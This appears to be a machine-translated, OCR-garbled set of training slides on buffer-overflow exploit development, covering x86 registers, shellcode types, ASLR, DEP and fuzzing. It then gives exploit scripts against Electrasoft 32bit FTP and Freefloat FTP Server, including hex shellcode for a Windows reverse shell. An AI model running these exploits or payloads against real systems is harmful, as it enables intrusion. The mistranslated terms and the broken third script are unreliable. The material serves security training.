EFLAGS maintains processor state. It is modified by many instructions and is used to compare some parameters, conditional loops and conditional jumps. Each bit contains the state of the specific parameter of the last instruction. Here is a list:

Bit tag description

0 CF Load flag 2 Parity
flag PF
4 AF Auxiliary Transport Flag 6 ZF
Zero Beacon
7 SF flag flag Flag of

8 TF Trap

Concepts - Recorders (2)

9 SE Interrupt Enable Flag 10 Direction DF
Flag
11 OF Overflow signal
12-13 IOPL I/O Privilege Level 14 NT
Nested Task Flag 16 RF Summary Flag

17 Virtual VM 8086 mode flag
18 CA Alignment Check Flag (486+) 19 VIF Viral Stop Flag

20 VIP virtual flag with pending interruption 21
ID flag

Those not listed are reserved by Intel.

Concepts - Recorders (2)

Undocumented registrars

There are records on 80386 and higher processors that are not well documented by Intel. They are divided into control logs, debug logs, test logs, and protected-mode segmentation logs. As far as I know the control registers, along with the segmentation registers, are used in protected mode programming, all these registers are available on 80386 and higher processors, except the test registers which were removed in pentium. Control registers are CR0 to CR4, debug registers are DR0 to DR7, test registers are TR3 to TR7, and protected mode segmentation registers are GDTR (Global Descriptor Table Register), IDTR (Table Register of Interrupt Descriptor), LDTR (local DTR) and TR.

Source: https://www.eecg.utoronto.ca/~amza/www.mindsec.com/files/x86regs.html
https://www.tutorialspoint.com/assembly_programming/assembly_registers.htm

Concepts - Shellcodes

Shellcode or Payload are codes used in the exploitation of buffer overflows, they are used in the development of exploits to exploit this type of flaw, whoever has read the exploits of buffer overflows has seen them, shellcodes are built only with the hexadecimal values of the opcodes of the target architecture, that is, the instructions of the processor itself, hence the understanding of assembly language, which, to a certain extent, has a 1 to 1 relationship with the language of machine, if necessary. The shellcode is the code that will actually be executed when exploring a buffer overflow. They are called 'shellcodes' because generally their purpose is to obtain a shell.

https://www.exploit-db.com/papers/18273 https://github.com/topics/shellcode-development?l=c https://gerkis.gitlab.io/it-sec-catalog/exploit- development/shellcode-development.html

Concepts - Shellcodes

The shell code can be *local* or *remote* , depending on whether it gives the attacker control over the machine it runs on (local) or another machine over a network (remote).

Local

O shell code *local* is used by an attacker who has limited access to a machine but could exploit a vulnerability, for example a buffer overflow , in a process with more privileges on that machine. If executed successfully, the shell code will give the attacker access to the machine with the same higher privileges as the target process.

Concepts - Shellcodes

Remote *O* shell code *remote* is used when an attacker wants to target a vulnerable process running on another machine on a local network , intranet or remote network . If executed successfully, the shell code could give the attacker access to the target machine on the network. Remote shell codes typically use connections fromsocket TCP/IP default to allow the attacker to access the shell on the target machine. This shell code can be categorized based on how this connection is configured: if the shell code establishes the connection, it will be called a "reverse shell" or*in* shell code of *rear connection* because the shell code if *connects again.*to the attacker's machine. On the other hand, if the attacker establishes the connection, the shell code will be called*shellshell* because the shell code *turn on* to a particular port on the victim's machine. A third, much less common type is shell code.*socket reuse* . This type of shell code is sometimes used when an exploit establishes a connection with the vulnerable process that is not closed before the shell code executes. The shell code

he can *reuse* this connection to communicate with the attacker. Shell code socket reuse is more elaborate as the shell code needs to figure out which connection to reuse and the machine may have too many open connections

Concepts - Shellcodes

Download and Run is a kind of remote shell code that *low and execute* some type of malware on the target system. This type of shell code does not generate a shell, but instructs the machine to download a certain executable file from the network, save it to disk and run it. It is currently commonly used in attacks fromdrive-by download , in which a victim visits a malicious page which, in turn, attempts to run that download and run shell code to install the software on the victim's machine. A variation of this type of shellcode downloads andcarries an library . The advantages of this technique are that the code can be smaller, that it doesn't require the shell code to spawn a new process on the target system, and that the shell code doesn't need code to clean up the target process as it can be done by the library loaded in the process.

Concepts - Shellcodes

staged When the amount of data an attacker can inject into the target process is too limited to directly execute useful shell code, it may be possible to execute it in stages. First, a small piece of shell code (stage 1) is executed. This code downloads a larger piece of shell code (stage 2) into process memory and executes it.

egg-hunt This is another way to *staged* shellcode, which is used if an intruder can inject larger shellcode into the process, but cannot determine where in the process it will end up. A little shell code from*search for eggs* is injected into the process at a predictable location and executed. This code then looks in the process's address space for the larger shell code (the*egg*) and executes it.

omelette This type of shell code is similar to shell code. *egg search* , but it looks for several small blocks of data (*eggs*) and recombines them into a larger block (a *omelet*) which runs later. This is used when an attacker can only inject many small blocks of data into the process.

Concepts - Shellcodes

meter-preter O Meterpreter, the short form of Meta-Interpreter is an advanced, multifaceted payload that operates via DLL injection. The Meterpreter resides completely in the remote host's memory and leaves no traces on the hard drive, making detection with conventional forensic techniques difficult. Scripts and plugins can be dynamically loaded and unloaded as needed, and Meterpreter development is very strong and constantly evolving.

passive it is a payload that can help bypass restrictive outbound firewalls. This is done using an ActiveX control to create a hidden Internet instance
Explorer. Using the new ActiveX control, it communicates with the attacker through HTTP requests and responses.

Nonx The NX (No eXecute) bit is a feature built into some CPUs to prevent code from executing in certain areas of memory. On Windows, NX is implemented as Data Execution Prevention (DEP). Metasploit NoNX payloads are designed to bypass DEP.

Concepts - Shellcodes

ORD Ordinal payloads are Windows stager-based payloads that have distinct advantages and disadvantages. The advantages are that it works in all Windows types and languages, starting with Windows 9x, without explicitly defining a return address. They are also extremely small. However, two very specific disadvantages make them not the default option. The first is that it depends on the fact that the**ws2_32.dll** is loaded into the process being explored prior to exploration. The second is that it is a little less stable than the other stages.

IPV6 Metasploit IPv6 payloads, as the name implies, are designed to work on IPv6 networks.

REFLECTIVE DLL INJECTION Reflexive DLL injection is a technique whereby a stage payload is injected into a compromised host process running in memory, never touching the host's hard drive. VNC and Meterpreter payloads use reflexive DLL injection. You can read more about this with Stephen Fewer, the creator of the method ofDLL reflex injection . [Note: this site no longer exists and is linked to historical purposes]

Concepts - Bit

The word bit comes from English and is an abbreviation of binary digit. In this sense, computers use electrical impulses, which form a bit, translated by the binary code as a state of 0 or 1.

• A combination of bits form a code of numbers, called by computer engineers a "word". If one bit can be 0 or 1, two bits can be 00, 01, 10 or 11 and so on;

• Imagine now a processor capable of reading "words" with much superior combination possibilities;

Concepts - 32 and 64 bits

32 bits

• A 32-bit processor, for example, would have the ability to process from 0 to 4,294,967,295 numbers, or from −2,147,483,648 to 2,147,483,647 in two-complement encoding;

• The processor stores the data it needs to access in “address” formats in numbers, which will be distributed across the range of values above. For this, the 32-bit processor can use up to 4GB of RAM memory;

• If your computer's RAM memory exceeds 4GB, you need a 64-bit processor to enjoy more memory;

Concepts - 32 and 64 bits

64 bits

• Most modern processors are capable of working up to 64 bits at a time. This means that the “word” read by the processor can be twice the size of the one on a 32-bit processor;

• The potential of a 64-bit processor significantly improves computer performance, and is present in most devices today;

• Currently most operating systems, however, run on 32-bit processes. To get around this, modern 64-bit computers come with an extension called “x86-64”, which simulates 32-bit processing;

Concepts - ASLR

Address space layout randomization (ASLR) is an information security technique that prevents arbitrary code execution attacks

• In order to prevent a malicious agent,
that has gained control of a program running at a given memory address, jump from that address to that of a known function loaded in memory - in order to execute it - ASLR randomly arranges the key data position in the address space of the program, including the base of the executable and the position of the stack, heap, and libraries;

• ASLR was originally developed and published by the PaX project in July 2001, including a patch to the Linux kernel in October 2002. When applied to the kernel, it is called KASLR, for Kernel address space layout randomization;

Concepts - DEP

Data Execution Prevention (DEP) is a security feature that can help prevent damage to your computer from viruses and other security threats. Harmful programs may attempt to attack Windows by trying to run (also known as run) code from system memory locations reserved for Windows and other authorized programs;

• This feature is intended to prevent the execution of code from a non-executable memory region in an application or service. In that it helps to avoid arising exploits that store code via an information leak from a buffer, for example. DEP runs in two modes, in hardware: DEP is configured for computers that can save memory pages as non-executable; and in software: DEP, has a limited prevention setting for computers that do not have hardware support for DEP, as mentioned above. DEP, when configured for software protection, does not protect against code execution in data pages, but rather another type of attack.

• DEP was added in Windows XP Service Pack 2 and is included in Windows XP Tablet PC Edition version 2005, Windows Server 2003 Service Pack 1 and Windows Vista. Later versions of the aforementioned operating systems also support DEP.

Concepts - Reverse Engineering

It's the process of understanding how one or more parts of a program work, without having access to its source code. We will initially focus on programs for the x86 (32-bit) platform, running on Microsoft's Windows operating system, but much of the knowledge expressed here can be useful for software reverse engineering on other operating systems, such as GNU/Linux and even on other platforms such as ARM.
Like hardware, software can also be disassembled. In fact, there is a special category of software with this function called disassemblers, or disassemblers. To explain how this is possible, it is first necessary to understand how a computer program is created today. I'll summarize it here, but we'll understand more shortly.

• The part of the computer that actually runs the programs is called the processor. In desktop computers (desktops) and laptops today, you can usually find processors made by Intel or AMD. To be understood by a processor, a program must speak its language: the machine language (or code);

• Humans, in theory, do not speak in machine language. Well, some do, but that's another story. It turns out that to facilitate the creation of programs, some good souls started to write programs where humans wrote code (instructions for the processor) in a language closer to the one spoken by them (English in this case). Thus were born the first compilers, which we can understand as programs that "translate" codes in languages such as Assembly or C to machine code;

Concepts - Fuzzing

Fuzzing or fuzz testing is an automated software testing technique that involves providing invalid, unexpected, or random data as inputs to a computer program. The program is monitored for exceptions such as crashes, failed internal code claims, or potential memory leaks. Diffusers are typically used to test programs that receive structured input. This structure is specified, for example, in a file format or protocol and distinguishes valid input from invalid input. An effective fuzzer generates semi-valid inputs that are "valid enough" in that they are not directly rejected by the parser, but create unexpected behavior deeper in the program and are "invalid enough"

https://www.matteomalvica.com/tutorials/buffer_overflow/

https://blog.own.sh/introduction-to-network-protocol-fuzzing-buffer-overflowexploitation/#:~:text=properly%20dealt%20with.-, Buffer%20Overflow,and%20overwrites%20adjacent%20memory%20locations.

DEVELOPMENT OF EXPLOITS - CASES

Concepts - Exploits

It is a software , a piece of data or a sequence of commands that takes advantage of a bug or vulnerability to cause unforeseen or unforeseen behavior to occur in software, hardware or something electronic (usually computerized). This behavior often includes things like gaining control of a computer system, allowing theprivilege escalation or one denial of service attack (DoS or related DDoS) .

There are several methods for classifying holdings. The most common is how the exploit communicates with vulnerable software.

An *remote exploration* works over a network and exploits the security vulnerability without any prior access to the vulnerable system.

An *local exploration* requires prior access to the vulnerable system and generally increases the privileges of the person performing the exploit beyond those granted by the system administrator. There are also exploits in client applications, usually consisting of modified servers that send an exploit if accessed with a client application.

Concepts - Exploits

Exploits in client applications may also require some user interaction and therefore can be used in combination with the social engineering . Another classification is for action against the vulnerable system; unauthorized access to data, arbitrary code execution, and denial of service are examples.

Many exploits are designed to provide superuser-level access to a computer system. However, it is also possible to use multiple exploits, first to gain low-level access and then repeatedly escalate privileges until reaching the highest administrative level (often called "root").

Once an exploit is disclosed to the authors of the affected software, the vulnerability is usually fixed through a patch and the exploit becomes unusable. This is the reason why someblack hat hackers , as well as hackers from military or intelligence agencies, do not publish their exploits but keep them confidential.

Explorations unknown to all but the people who found and developed them are known as *explorations of day zero* .

ELECTRASOFT BUFFER OVERFLOW

- POC: https://medium.com/@rafaelrenovaci/buffer-overflows-7f3ab967e6e5
- Program: https://www.electrasoft.com/32ftp.htm

```
#!/usr/bin/python

from socket import *

payload = "\xc3"*989 # Junk bytes

payload += "\x7B\x46\x86\x7C" # jmp esp

#Shellcode para calculadora calc.exe

payload+=("\x90\x90\x90\x90\x90\x90\x90\x90"
"\x31\xdb\x64\x8b\x7b\x30\x8b\x7f\x0c\x8b\x7f\x1c\x8b\x47\x08\x8b"
"\x77\x20\x8b\x3f\x80\x7e\x0c\x33\x75\xf2\x89\xc7\x03\x78\x3c\x8b"
"\x57\x78\x01\xc2\x8b\x7a\x20\x01\xc7\x89\xdd\x8b\x34\xaf\x01\xc6"
"\x45\x81\x3e\x43\x72\x65\x61\x75\xf2\x81\x7e\x08\x6f\x63\x65\x73"
"\x75\xe9\x8b\x7a\x24\x01\xc7\x66\x8b\x2c\x6f\x8b\x7a\x1c\x01\xc7"
"\x8b\x7c\xaf\xfc\x01\xc7\x89\xd9\xb1\xff\x53\xe2\xfd\x68\x63\x61"
"\x6c\x63\x89\xe2\x52\x52\x53\x53\x53\x53\x53\x53\x52\x53\xff\xd7")


s = socket(AF_INET, SOCK_STREAM)
s.bind(("0.0.0.0", 21))
s.listen(1)

print "[+] Escutando porta [FTP] 21"
c, addr = s.accept()

print "[+] Conexao aceita: %s" % (addr[0])
c.send("220 "+payload+"\r\n")
c.recv(1024)
c.close()

print "[+] Cliente Explorado !!"
s.close()
```


FREEFLOAT FTP SERVER OVERFLOW BUFFER

- POC: https://blog.own.sh/introduction-to-networkprotocol-fuzzing-buffer-overflow-exploitation/#:~:text=properly%20dealt%20with.-,Buffer%20Overflow,and%20overwrites%20adjacent%20memory%20locations.
- https://www.exploit-db.com/exploits/23243
- https://medium.com/@shad3box/exploitdevelopment-101-buffer-overflow-free-float-ftp-81ff5ce559b3
- Program: http://freeflo.at/where-did-freefloat-ftpserver-go/
- https://www.youtube.com/watch?v=UeIi02YCuW0

```
import sys
from socket import *

ip = "172.16.183.129"
port = 21

# Windows reverse shell
shellcode = (
"\xb8\x18\xae\xa3\x93\xd9\xeb\xd9\x74\x24\xf4\x5f\x33\xc9\xb1"
"\x56\x31\x47\x13\x83\xef\xfc\x03\x47\x17\x4c\x56\x6f\xcf\x12"
"\x99\x90\x8f\x73\x13\x75\x3e\xb3\x47\xfd\x10\x03\x83\x53\x9c"
"\xe8\x41\x48\x17\x9c\x4d\x67\x98\x2b\xa8\x46\x21\x87\x88\xc9"
"\xa1\x5a\xdd\x29\x98\x94\x10\x2b\xdd\xc9\xd9\x79\xb6\x86\x4c"
"\x6e\xb3\xd3\x4c\x85\x8f\xf2\xd4\xfa\x47\xf4\xf5\xac\xdc\xaf"
"\xd5\x4f\x31\xc4\x5f\x48\x56\xe1\x16\xe3\xac\x9d\xa8\x25\xfd"
"\x5e\x06\x88\x32\xad\x56\x4c\xf4\x4e\x2d\xa4\x07\xf2\x36\x73"
"\x7a\x28\xb2\x60\xdc\xbb\x64\x4d\xdd\x68\xf2\x06\xd1\xc5\x70"
"\x40\xf5\xd8\x55\xfa\x01\x50\x58\x2d\x00\x22\x7f\xe9\xc9\xf1"
"\x1e\xa8\xb7\x54\x1e\xaa\x18\x08\xba\xa0\xb4\x5d\xb7\xea\xd0"
"\x92\xfa\x14\x20\xbd\x8d\x67\x12\x62\x26\xe0\x1e\xeb\xe0\xf7"
"\x17\xfb\x12\x27\x9f\x6c\xed\xc8\xdf\xa5\x2a\x9c\x8f\xdd\x9b"
"\x9d\x44\x1e\x23\x48\xf0\x14\xb3\xdf\x14\x9e\xc0\x48\x16\xe0"
"\xc7\x33\x9f\x06\x97\x13\xcf\x96\x58\xc4\xaf\x46\x31\x0e\x20"
"\xb8\x21\x31\xeb\xd1\xc8\xde\x45\x89\x64\x46\xcc\x41\x14\x87"
"\xdb\x2f\x16\x03\xe9\xd0\xd9\xe4\x98\xc2\x8e\x93\x62\x1b\xcf"
"\x36\x62\x71\xcb\x90\x35\xed\xd1\xc5\x71\xb2\x2a\x20\x02\xb5"
"\xd5\xb5\x32\xcd\xe0\x23\x7a\xb9\x0c\xa4\x7a\x39\x5b\xae\x7a"
"\x51\x3b\x8a\x29\x44\x44\x07\x5e\xd5\xd1\xa8\x36\x89\x72\xc1"
"\xb4\xf4\xb5\x4e\x47\xd3\xc5\x89\xb7\xa1\xe1\x31\xdf\x59\xb2"
"\xc1\x1f\x30\x32\x92\x77\xcf\x1d\x1d\xb7\x30\xb4\x76\xdf\xbb"
"\x59\x34\x7e\xbb\x73\x98\xde\xbc\x70\x01\xd1\xc7\xf9\xb6\x12"
"\x38\x10\xd3\x13\x38\x1c\xe5\x28\xee\x25\x93\x6f\x32\x12\xac"
"\xda\x17\x33\x27\x24\x0b\x43\x62"
)

bufsize = 1000
eip = "\xd7\x30\x9d\x7c" # 0x7c9d30d7 - jmp esp [SHELL32.dll] (Little endian)
move_esp = "\x81\xc4\xc0\xfd\xff\xff" # add esp,-240h
buf = 'A'*246 # EIP offset from findmsp
buf += eip # EIP overwrite
buf += move_esp
buf += 'C'*8 # Add 8 additional bytes of padding to align the bytearray with ESP
buf += shellcode
buf += 'D'*(bufsize - len(buf))

print "[+] Connecting..."

s = socket(AF_INET,SOCK_STREAM)
s.connect((ip,port))
s.recv(2000)
s.send("USER test\r\n")
s.recv(2000)
s.send("PASS test\r\n")
s.recv(2000)
s.send("REST "+buf+"\r\n")
s.close()

print "[+] Done."
```

NICO FTP SERVER OVERFLOW BUFFER

- POC: hhttps://medium.com/@s1kr10s/nico-ftp-3-0-1-19-buffer-overflow-seh-with-bypass-aslr-1c0e7a2d8da5
- https://www.exploit-db.com/exploits/45442
- https://www.exploit-db.com/exploits/45531
- Program: https://en.softonic.com/download/nicoftp/windows/post-download



CORE FTP SERVER OVERFLOW BUFFER

- POC: https://gist.github.com/berkgoksel/a654c8cb661c7a27a3f763dee92016aa
- https://www.exploit-db.com/exploits/44958
- Program: http://www.coreftp.com/download.html

OVERFLOW BUFFER EXERCISES

- https://github.com/muhammetmucahit/Security-Exercises

PACMAN'S FTP BUFFER OVERFLOW

- https://www.computersecuritystudent.com/SECURITY_TOOLS/BUFFER_OVERFLOW/WINDOWS_APPS/lesson1/index.html
- https://www.youtube.com/watch?v=w7HPtIBJm XQ
- https://medium.com/@rafaelrenovaci/exploit-topcman-ftp-server-2-0-7-remote-buffer-overflowcffafb8faddb
- https://www.exploit-db.com/exploits/26471

EASY FILE SHARING FTP SERVER

- https://nafiez.github.io/security/integer/2018/09/18/ftp-overflow.html

```
ort socket, sys

len(sys.argv) <= 1:
int "Usage: poc.py <target_ip> <t
cit(1)
= sys.argv[1]
= int(sys.argv[2])

ftp = "\x2c" + "A" * 3000
ftp += "\x42"*30

socket.socket(socket.AF_INET, soc
onnect((ip, port))
ecv(1024)
end("USER anonymous\r\n")
ecv(1024)
end("PASS " + reqftp + "\r\n")
ecv(1024)
lose()
```

preparatory OSCP

- https://www.youtube.com/watch?v=kaCYeiQr1a k
- https://www.youtube.com/watch?v=RmpNQQwh Dms
- https://www.youtube.com/watch?v=VX27nq6Ecj I
- https://www.youtube.com/watch?v=cr4m_-fC90Q

preparatory OSCE

- https://medium.com/@david.valles/the-road-toosce-40b4c01db666
- https://jhalon.github.io/OSCE-Review/
- http://www.x0rsecurity.com/category/osce/
- https://stacktrac3.co/category/osce-prep/

Exercise Buffer Overflow 2

- https://www.youtube.com/watch?v=RFguUQCw_DqY&list=PLZBei8sziuMHGcHwFklNKnT6t0_DqZ_8pS

Reference

- https://blog.eccouncil.org/most-common-cyber-vulnerabilities-part-2-buffer-overflow/
- https://ilabs.eccouncil.org/buffer-overflow/
- https://www.veracode.com/security/buffer-overflow
- https://owasp.org/www-community/vulnerabilities/Buffer_Overflow
- https://owasp.org/www-community/attacks/Buffer_overflow_attack
- https://pentest.tonyng.net/exploit-writing-tutorial-part-1-stack-based-overflows/
- http://www.inf.furb.br/~maw/arquitetura/aula16.pdf
- http://www.facom.ufu.br/~gustavo/OC1/Apresentacoes/Assembly.pdf
- https://www.cs.virginia.edu/~evans/cs216/guides/x86.html
- https://www.cin.ufpe.br/~arfs/Assembly/apostilas/Tutorial%20Assembly%20-%20Gavin/ASM3.HTM
- https://medium.com/bugbountywriteup/bolo-reverse-engineering-part-1-basic-programming-conceptsf88b233c63b7
- https://pentest.tonyng.net/a-stack-based-buffer-overflow/
- https://pentest.tonyng.net/exploit-writing-tutorial-part-1-stack-based-overflows/
- https://pentest.tonyng.net/category/skills/buffer-overflow/
- https://en.wikipedia.org/wiki/Shellcode

Reference

- https://drive.google.com/drive/folders/12Mvq6kE2HJDwN2CZhEGWizyWt87YunkU 9
- https://drive.google.com/drive/folders/12Mvq6kE2HJDwN2CZhEGWizyWt87YunkU (Dev Exploit 1-2)
- https://en.wikipedia.org/wiki/Exploit_(computer_security)
- https://www.youtube.com/watch?v=qSnPayW6F7U
- https://www.youtube.com/watch?v=k8Sx01LrEJQ
- https://www.youtube.com/watch?v=1S0aBV-Waeo
- https://www.youtube.com/watch?v=vHfxCo_7sOY
- https://www.youtube.com/watch?v=UVtXaDtIQpg
- https://www.youtube.com/watch?v=hJ8IwyhqzD4
- https://www.youtube.com/watch?v=RF3-qDyxMs&list=PLIfZMtpPYFP6_YOrfX79YX79I5V6mS0ci
- https://www.youtube.com/watch?v=IkUfXfnnKH4&list=PLIfZMtpPYFP6zLKlnyAeWY1I85VpyshA A
- https://www.youtube.com/watch?v=Ps3mZWQz01s&list=PLIfZMtpPYFP4MaQhy_iR8uM0mJEs7P7s3

Reference

- https://www.youtube.com/watch?v=FF7A-6WqxCo
- https://www.youtube.com/watch?v=H2ZTTQX-ma4
- https://acaditi.com.br/
- https://www.offensive-security.com/metasploit-unleashed/generating-payloads/
- https://gohacking.com.br/treinamentos/ehxd-sp06.html
- https://www.offensive-security.com/metasploit-unleashed/
- https://medium.com/bugbountywriteup/bolo-reverse-engineering-part-1-basicprogramming-concepts-f88b233c63b7
- https://andreybleme.com/2019-07-06/etendendo-explorando-buffer-overflow/